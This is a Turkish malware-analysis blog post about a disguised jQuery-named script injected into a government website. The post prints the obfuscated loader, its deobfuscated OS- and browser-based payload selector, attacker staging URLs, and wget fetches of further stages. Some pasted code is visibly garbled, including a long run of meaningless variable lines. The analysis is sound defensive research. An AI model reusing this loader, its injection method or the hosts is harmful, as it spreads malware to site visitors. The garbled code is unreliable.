


They PWN Houses!

written by Mert SARICA | 5 December 2016

12 Kasım 2016 tarihinde, başarılı bir “Pi Hediye Var” oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarmı konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.




The screenshot shows the VirusTotal analysis page for a JavaScript file. The file name is 019b3636e6cb751f603eacc8d2560760f4ac92dda9beae8fb8e8fdecbb13215. The detection ratio is 3 / 57. The analysis date is 2016-04-28 02:17:08 UTC (6 months, 2 weeks ago). The analysis results table shows the following:

Antivirus	Result	Update
Baidu	JS.Trojan.Kryptik.qk	20160427
ESET-NOD32	JS/Kryptik.I	20160428
Yandex	JS.Chriscated.Gen.1	20160427
ALYac	✓	20160427
AVG	✓	20160428
AVware	✓	20160428
Ad-Aware	✓	20160428
AegisLab	✓	20160427
AhnlLab-V3	✓	20160427
Alibaba	✓	20160427
Antiy-AVL	✓	20160428
Arcabit	✓	20160428
Avast	✓	20160428
Avira (no cloud)	✓	20160428

Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda,

<http://pol.google.com.mo00.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js> adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak <http://codebase.google.com.mo00.com/ajax/libs/jquery/> yer alıyordu. pol.google.com.mo00.com ve codebase.google.com.mo00.com adreslerinin Türkiye’de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.

```
Fiddler_20-59-50.js - Notepad
File Edit Format View Help
var globalpath = "http://codebase.google.com.mo0o.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUANBA19QkcFFkcTLEY2AUM2DEAVAX0NK1o8B1Y+BEcEX1ALIBs0GFwwDFgFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+((a&1023)<<10)+(e&1023);d++;if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>12)&15),128|((a>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>18)&7),128|((a>>12)
&63),128|((a>>6)&63),128|(a&63))}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]=128<<((k%32)+1);p[(k+64)>>>9]<<4+14=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var e=l;var f=m;var e1=o;var e2=n;var e3=l;var
e4=m;var e5=f;var e6=g;var e7=h;var e8=j;var e9=k;var e10=l;var e11=m;var e12=n;var e13=o;var e14=p;var e15=q;var e16=r;var e17=s;var e18=t;var e19=u;var e20=v;var e21=w;var e22=x;var e23=y;var e24=z;var e25=aa;var e26=ab;var e27=ac;var e28=ad;var e29=ae;var e30=af;var e31=ag;var e32=ah;var e33=ai;var e34=aj;var e35=ak;var e36=al;var e37=am;var e38=an;var e39=ao;var e40=ap;var e41=aq;var e42=ar;var e43=as;var e44=at;var e45=au;var e46=av;var e47=aw;var e48=ax;var e49=ay;var e50=az;var e51=ba;var e52=bb;var e53=bc;var e54=bd;var e55=be;var e56=bf;var e57=bg;var e58=bh;var e59=bi;var e60=bj;var e61=bk;var e62=bl;var e63=bm;var e64=bn;var e65=bo;var e66=bp;var e67=bq;var e68=br;var e69=bs;var e70=bt;var e71=bu;var e72=bv;var e73=bw;var e74=bx;var e75=by;var e76=bz;var e77=ca;var e78=cb;var e79=cc;var e80=cd;var e81=ce;var e82=cf;var e83=cg;var e84=ch;var e85=ci;var e86=cj;var e87=ck;var e88=cl;var e89=cm;var e90=cn;var e91=co;var e92=cp;var e93=cq;var e94=cr;var e95=cs;var e96=ct;var e97=cu;var e98=cv;var e99=cw;var e100=cx;var e101=cy;var e102=cz;var e103=da;var e104=db;var e105=dc;var e106=dd;var e107=de;var e108=df;var e109=dg;var e110=dh;var e111=di;var e112=dj;var e113=dk;var e114=dl;var e115=dm;var e116=dn;var e117=do;var e118=dp;var e119=dq;var e120=dr;var e121=ds;var e122=dt;var e123=du;var e124=dv;var e125=dw;var e126=dx;var e127=dy;var e128=dz;var e129=ea;var e130=eb;var e131=ec;var e132=ed;var e133=ee;var e134=ef;var e135=eg;var e136=eh;var e137=ei;var e138=ej;var e139=ek;var e140=el;var e141=em;var e142=en;var e143=eo;var e144=ep;var e145=eq;var e146=er;var e147=es;var e148=et;var e149=eu;var e150=ev;var e151=ew;var e152=ex;var e153=ey;var e154=ez;var e155=fa;var e156=fb;var e157=fc;var e158=fd;var e159=fe;var e160=ff;var e161=fg;var e162=fh;var e163=fi;var e164=fj;var e165=fk;var e166=fl;var e167=fm;var e168=fn;var e169=fo;var e170=fp;var e171=fq;var e172=fr;var e173=fs;var e174=ft;var e175=fu;var e176=fv;var e177=fw;var e178=fx;var e179=fy;var e180=fz;var e181=ga;var e182=gb;var e183=gc;var e184=gd;var e185=ge;var e186=gf;var e187=gg;var e188=gh;var e189=gi;var e190=gj;var e191=gk;var e192=gl;var e193=gm;var e194=gn;var e195=go;var e196=gp;var e197=gq;var e198=gr;var e199=gs;var e200=gt;var e201=gu;var e202=gv;var e203=gw;var e204=gx;var e205=gy;var e206=gz;var e207=ha;var e208=hb;var e209=hc;var e210=hd;var e211=he;var e212=hf;var e213=hg;var e214=hh;var e215=hi;var e216=hj;var e217=hk;var e218=hl;var e219=hm;var e220=hn;var e221=ho;var e222=hp;var e223=hq;var e224=hr;var e225=hs;var e226=ht;var e227=hu;var e228=hv;var e229=hw;var e230=hx;var e231=hy;var e232=hz;var e233=ia;var e234=ib;var e235=ic;var e236=id;var e237=ie;var e238=if;var e239=ig;var e240=ih;var e241=ii;var e242=ij;var e243=ik;var e244=il;var e245=im;var e246=in;var e247=io;var e248=ip;var e249=iq;var e250=ir;var e251=is;var e252=it;var e253=iu;var e254=iv;var e255=iw;var e256=ix;var e257=iy;var e258=iz;var e259=ja;var e260=jb;var e261=jc;var e262=jd;var e263=je;var e264=jf;var e265=jg;var e266=jh;var e267=ji;var e268=jj;var e269=jk;var e270=jl;var e271=jm;var e272=jn;var e273=jo;var e274=jp;var e275=jq;var e276=jr;var e277=js;var e278=jt;var e279=ju;var e280=jv;var e281=jw;var e282=jx;var e283= jy;var e284=jz;var e285=ka;var e286=kb;var e287=kc;var e288=kd;var e289=ke;var e290=kf;var e291=kg;var e292=kh;var e293=ki;var e294=kj;var e295=kk;var e296=kl;var e297=km;var e298=kn;var e299=ko;var e300=kp;var e301=kq;var e302=kr;var e303=ks;var e304=kt;var e305=ku;var e306=kv;var e307=kw;var e308=kx;var e309=ky;var e310=kz;var e311=la;var e312=lb;var e313=lc;var e314=ld;var e315=le;var e316=lf;var e317=lg;var e318=lh;var e319=li;var e320=lj;var e321=lk;var e322=ll;var e323=lm;var e324=ln;var e325=lo;var e326=lp;var e327=lq;var e328=lr;var e329=ls;var e330=lt;var e331=lu;var e332=lv;var e333=lw;var e334=lx;var e335=ly;var e336=lz;var e337=ma;var e338=mb;var e339=mc;var e340=md;var e341=me;var e342=mf;var e343=mg;var e344=mh;var e345=mi;var e346=mj;var e347=mk;var e348=ml;var e349=mm;var e350=mn;var e351=mo;var e352=mp;var e353=mq;var e354=mr;var e355=ms;var e356=mt;var e357=mu;var e358=mv;var e359=mw;var e360=mx;var e361=my;var e362=mz;var e363=na;var e364=nb;var e365=nc;var e366=nd;var e367=ne;var e368=nf;var e369=ng;var e370=nh;var e371=ni;var e372=nj;var e373=nk;var e374=nl;var e375=nm;var e376=nn;var e377=no;var e378=np;var e379=nq;var e380=nr;var e381=ns;var e382=nt;var e383=nu;var e384=nv;var e385=nw;var e386=nx;var e387=ny;var e388=nz;var e389=oa;var e390=ob;var e391=oc;var e392=od;var e393=oe;var e394=of;var e395=og;var e396=oh;var e397=oi;var e398=oj;var e399=ok;var e400=ol;var e401=om;var e402=on;var e403=oo;var e404=op;var e405=op;var e406=or;var e407=os;var e408=ot;var e409=ou;var e410=ov;var e411=ow;var e412=ox;var e413=oy;var e414=oz;var e415=pa;var e416=pb;var e417=pc;var e418=pd;var e419=pe;var e420=pf;var e421=pg;var e422=ph;var e423=pi;var e424=pj;var e425=pk;var e426=pl;var e427=pm;var e428=pn;var e429=po;var e430=pp;var e431=pq;var e432=pr;var e433=ps;var e434=pt;var e435=pu;var e436=pv;var e437=pw;var e438=px;var e439=py;var e440=pz;var e441=qa;var e442=qb;var e443=qc;var e444=qd;var e445=qe;var e446=qf;var e447=qg;var e448=qh;var e449=qi;var e450=qj;var e451=qk;var e452=ql;var e453=qm;var e454=qn;var e455=qo;var e456=qp;var e457=qq;var e458=qr;var e459=qs;var e460=qt;var e461=qu;var e462=qv;var e463=qw;var e464=qx;var e465=qy;var e466=qz;var e467=ra;var e468=rb;var e469=rc;var e470=rd;var e471=re;var e472=rf;var e473=rg;var e474=rh;var e475=ri;var e476=rj;var e477=rk;var e478=rl;var e479=rm;var e480=rn;var e481=ro;var e482=rp;var e483=rq;var e484=rr;var e485=rs;var e486=rt;var e487=ru;var e488=rv;var e489=rw;var e490=rx;var e491=ry;var e492=rz;var e493=sa;var e494=sb;var e495=sc;var e496=sd;var e497=se;var e498=sf;var e499=sg;var e500=sh;var e501=si;var e502=sj;var e503=sk;var e504=sl;var e505=sm;var e506=sn;var e507=so;var e508=sp;var e509=sq;var e510=sr;var e511=ss;var e512=st;var e513=su;var e514=sv;var e515=sw;var e516=sx;var e517=sy;var e518=sz;var e519=ta;var e520=tb;var e521=tc;var e522=td;var e523=te;var e524=tf;var e525=tg;var e526=th;var e527=ti;var e528=tj;var e529=tk;var e530=tl;var e531=tm;var e532=tn;var e533=to;var e534=tp;var e535=tq;var e536=tr;var e537=ts;var e538=tt;var e539=tu;var e540=tv;var e541=tw;var e542=tx;var e543=ty;var e544=tz;var e545=ua;var e546=ub;var e547=uc;var e548=ud;var e549=ue;var e550=uf;var e551=ug;var e552=uh;var e553=ui;var e554=uj;var e555=uk;var e556=ul;var e557=um;var e558=un;var e559=uo;var e560=up;var e561=uq;var e562=ur;var e563=us;var e564=ut;var e565=uu;var e566=uv;var e567=uw;var e568=ux;var e569=uy;var e570=uz;var e571=va;var e572=vb;var e573=vc;var e574=vd;var e575=ve;var e576=vf;var e577=vg;var e578=vh;var e579=vi;var e580=vj;var e581=vk;var e582=vl;var e583=vm;var e584=vn;var e585=vo;var e586=vp;var e587=vq;var e588=vr;var e589=vs;var e590=vt;var e591=vu;var e592=vv;var e593=vw;var e594=vx;var e595=vy;var e596=vz;var e597=wa;var e598=wb;var e599=wc;var e600=wd;var e601=we;var e602=wf;var e603=wg;var e604=wh;var e605=wi;var e606=wj;var e607=wk;var e608=wl;var e609=wm;var e610=wn;var e611=wo;var e612=wp;var e613=wq;var e614=wr;var e615=ws;var e616=wt;var e617=wu;var e618=wv;var e619=ww;var e620=wx;var e621=wy;var e622=wz;var e623=xa;var e624=xb;var e625=xc;var e626=xd;var e627=xe;var e628=xf;var e629=xg;var e630=xh;var e631=xi;var e632=xj;var e633=xk;var e634=xl;var e635=xm;var e636=xn;var e637=xo;var e638=xp;var e639=xq;var e640=xr;var e641=xs;var e642=xt;var e643=xu;var e644=xv;var e645=xw;var e646=xx;var e647=xy;var e648=xz;var e649=ya;var e650=yb;var e651=yc;var e652=yd;var e653=ye;var e654=yf;var e655=yg;var e656=yh;var e657=yi;var e658=yj;var e659=yk;var e660=yl;var e661=ym;var e662=yn;var e663=yo;var e664=yp;var e665=yq;var e666=yr;var e667=ys;var e668=yt;var e669=yu;var e670=yv;var e671=yw;var e672=yx;var e673=yy;var e674=yz;var e675=za;var e676=zb;var e677=zc;var e678=zd;var e679=ze;var e680=zf;var e681=zg;var e682=zh;var e683=zi;var e684=zj;var e685=zk;var e686=zl;var e687=zm;var e688=zn;var e689=zo;var e690=zp;var e691=zq;var e692=zr;var e693=zs;var e694=zt;var e695=zu;var e696=zv;var e697=zw;var e698=zx;var e699=zy;var e700=zz}
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js

/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
              ^
ReferenceError: document is not defined
    at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
    at Module._compile (module.js:456:26)
    at Object.Module._extensions..js (module.js:474:10)
    at Module.load (module.js:356:32)
    at Function.Module._load (module.js:312:12)
    at Function.Module.runMain (module.js:497:10)
    at startup (node.js:119:16)
    at node.js:902:3
root@remnux:/home/remnux/Desktop#
```



```
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com/mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomaIn = "JUANBA19qkcFFkCTLEY2AUM2DEAVAX0Nk1o881Y+BECEX1ALIBS0GFwDFgFAFCFOVEg";
var hexcase = 0;

function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}

function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}

function md5_vm_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}

function rstr_md5(a) {
    return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}

function rstr_hmac_md5(c, f) {
    var e = rstr2binl(c);
    if (e.length > 16) {
        e = binl_md5(e, c.length * 8)
    }
    var a = Array(16),
        d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828
    }
    var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
    return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}

function rstr2hex(c) {
    try {
        hexcase
    } catch (g) {
        hexcase = 0
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var a;
    for (var d = 0; d < c.length; d++) {
        a = c.charCodeAt(d);
        b += f.charAt(((a >> 4) & 15) + f.charAt(a & 15))
    }
    return b
}

function str2rstr_utf8(c) {
    var b = "";
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
            a = 65536 + ((a & 1023) << 10) + (e & 1023);
            d++
        }
        if (a <= 127) {
            b += String.fromCharCode(a)
        } else {
            b += String.fromCharCode(192 | ((a >> 6) & 31), 128 | (a & 63))
        }
    }
}

var bouo = ['dbd2e4b8b16b52f3f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf0919fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = ereba + bni;
var ngifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var r1eth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
    var icrmi = 1;
    while (true) {
        zuson[i] = "";
        var sbin = icrmi;
        while (sbin > 0) {
            var ncit = sbin % 26;
            zuson[i] = r1eth[sNURBwEXtrru16].replace(/[NRwEXRU6]/g, '') + 'hAgwz'.replace(/[HawZ]/g, '')[ncit, ncit + 1] + zuson[i];
            sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
        }
        if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
            break;
        }
        icrmi++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = "";
for (i = 0; i < rart['l3Ceink'.replace(/[3Ck]/g, '') + 'gfta0hbv'.replace(/[fa0bv]/g, '')]; i++) {
    vfins += String['fRcrCq'.replace(/[Rccq]/g, '') + '\x6f' + '\x6d\x43' + 'h1'.replace(/[1]/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/[3]/g, '') + 'h2xayrkPot9dxye2AKbtE5']
}
console.log(vfins);
// var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement( 'script' );
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild(document.createTextNode(vfins));
// head.appendChild(javascriptaddition);
```

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js
```

```
GNU nano 2.2.6 File: deobfuscated.js
inject();
} else {
  injectM();
}
}
script.onreadystatechange = function() {
  if (!done) {
    inject();
  } else {
    injectM();
  }
}
head.appendChild(script);
function hook()
{
  if (theFlag === 0) {
    return;
  }
  if (getOS() === "windows") {
    if (FlashInstalled()) {
      loadScript("jquery-2.1.3.fl.min.js", 0);
    } else {
      if (getBrowser() === "Firefox" || getBrowser() === "weasel") {
        loadScript("jquery-2.1.3.fl.min.js", 1);
      } else {
        if (getBrowser() === "msie") {
          loadScript("jquery-2.1.3.ht.min.js", 0);
        }
      }
    }
  } else {
    if (getBrowser() === "Firefox" || getBrowser() === "weasel") {
      loadScript("jquery-2.1.3.fl.min.js", 0);
    } else {
      if (JavaInstalled()) {
        if (getOS() === "MacOS") {
          loadScript("jquery-2.1.3.ja.min.js", 1);
        } else {
          loadScript("jquery-2.1.3.ja.min.js", 0);
        }
      }
    }
  }
}
window.onload = function () {
  hook();
}
```

 HOME

Free Website Malware and Security Scanner

SiteCheck Results

Website Details

Blacklist Status



Website:

Status: **No Malware Detected by External Scan.** Additional Actions Recommended!

Web Trust: **Not Currently Blacklisted (10 Blacklists Checked)**

Scan	Result	Severity	Recommendation
 Malware	Not Detected	Low Risk	
 Website Blacklisting	Not Detected	Low Risk	
 Injected SPAM	Not Detected	Low Risk	
 Defacements	Not Detected	Low Risk	
 Website Firewall	Not Found	Medium Risk	PATCH AND PROTECT With Sucuri Firewall

Secure Your Website

ADD PROTECTION TO MY SITE

(Or Take Product Tour)

It does not look like that your website is compromised. If you still suspect that it might be infected, please contact our team at support@sucuri.net. We can do a full manual audit of your site and clean any infection that our free scanner missed.

If you are concerned about DDoS, Brute force, SQL injections and other attacks, or you need a CDN for your site, our [Website firewall](#) can help you.

*This site was just scanned a few minutes ago. [Force a Re-scan](#) to clear the cache.

Yardımcı araçlar ile çözölen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını

hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturmuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturmuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: â€"jquery-2.1.3.fl.min.jsâ€"

100%[=====] 37,662
2016-11-12 07:54:02 (551 MB/s) - â€"jquery-2.1.3.fl.min.jsâ€" saved [37662/37662]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:18-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.jsâ€"

100%[=====] 494
2016-11-12 07:54:19 (47.1 MB/s) - â€"jquery-2.1.3.fi.min.jsâ€" saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: â€"jquery-2.1.3.ht.min.jsâ€"

